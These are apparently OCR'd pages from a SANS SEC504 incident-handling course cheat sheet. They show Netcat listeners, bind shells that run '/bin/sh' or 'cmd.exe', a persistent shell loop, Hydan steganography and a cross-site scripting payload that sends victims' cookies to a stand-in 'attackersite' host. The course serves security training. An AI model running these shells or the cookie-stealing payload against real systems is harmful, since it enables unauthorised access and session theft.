
Netcat

- To create a netcat listener (Example)
  - `# nc -lnvp 7777`
- To connect to a port (Example)
  - `# nc -nv 192.168.1.3 7777`
- To shovel a shell (Linux Example)
  - `# nc -l nvp 7777 -e /bin/sh`
- To shovel a shell (Windows Example)
  - `# nc -lnvp 7777 -e cmd.exe`
- To shovel the contents of a file
  - `# nc -lnvp 7777 < file.txt`
- To set up a persistent Linux listener
  - `# while [ 1 ]; do echo "Started"; nc -lnp [port] -e /bin/sh; done`

SANS

SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 55

This page intentionally left blank.



Miscellaneous

- To compile and run exploit code


  -
    ```
    $ gcc <exploit source> -o <outfile>
    $ ./<outfile>
    ```
- What user am I in Linux?

  -
    ```
    $ whoami
    $ id
    ```
- Become root if you have the password

  -
    ```
    $ su -
    ```

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 56

This page intentionally left blank.



Vi Editor


- To open or create a new file

```
# vim <file>
```

- Once in a file, to enable editing
  - Press ‘**a**’
- When done editing
  - Press ‘**esc**’ then ‘**:**’ then ‘**wq!**’

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 57

This page intentionally left blank




Hydan

- To hide data
  - `# echo "Hello there." > hideme.txt`
  - `# ./hydan ./ls hideme.txt > <outfile>`
- To retrieve data
  - `# ./hydan-decode <stegofile>`
- Enter password when prompted

Hydan is in:

/home/tools/hydan



Cross-Site Scripting Example

- To display an alert (example)

  -
    ```
    http://counterhack.net/search.php?word=<SCRIPT LANGUAGE=Javascript>alert ("You are vulnerable to cross-site scripting!");</SCRIPT>
    ```
- Script to steal cookies from a victim (example)

  -
    ```
    http://counterhack.net/search.php?word=<SCRIPT>document.location=‘http://attackersite/cgi-bin/grab.cgi?’%2bdocument.cookie;</SCRIPT>
    ```

This page intentionally left blank.

This Course is Part of the SANS Technology Institute (STI) Master's Degree Curriculum.

If your brain is hurting from all you've learned in this class, but you still want more, consider applying for a Master's Degree from STI. We offer two hands-on, intensive Master's Degree programs:

- Master of Science in Information Security Engineering
- Master of Science in Information Security Management

If you have a bachelor's degree and are ready to pursue a graduate degree in information security, please visit www.sans.edu for more information.

www.sans.edu **855-672-6733** **info@sans.edu**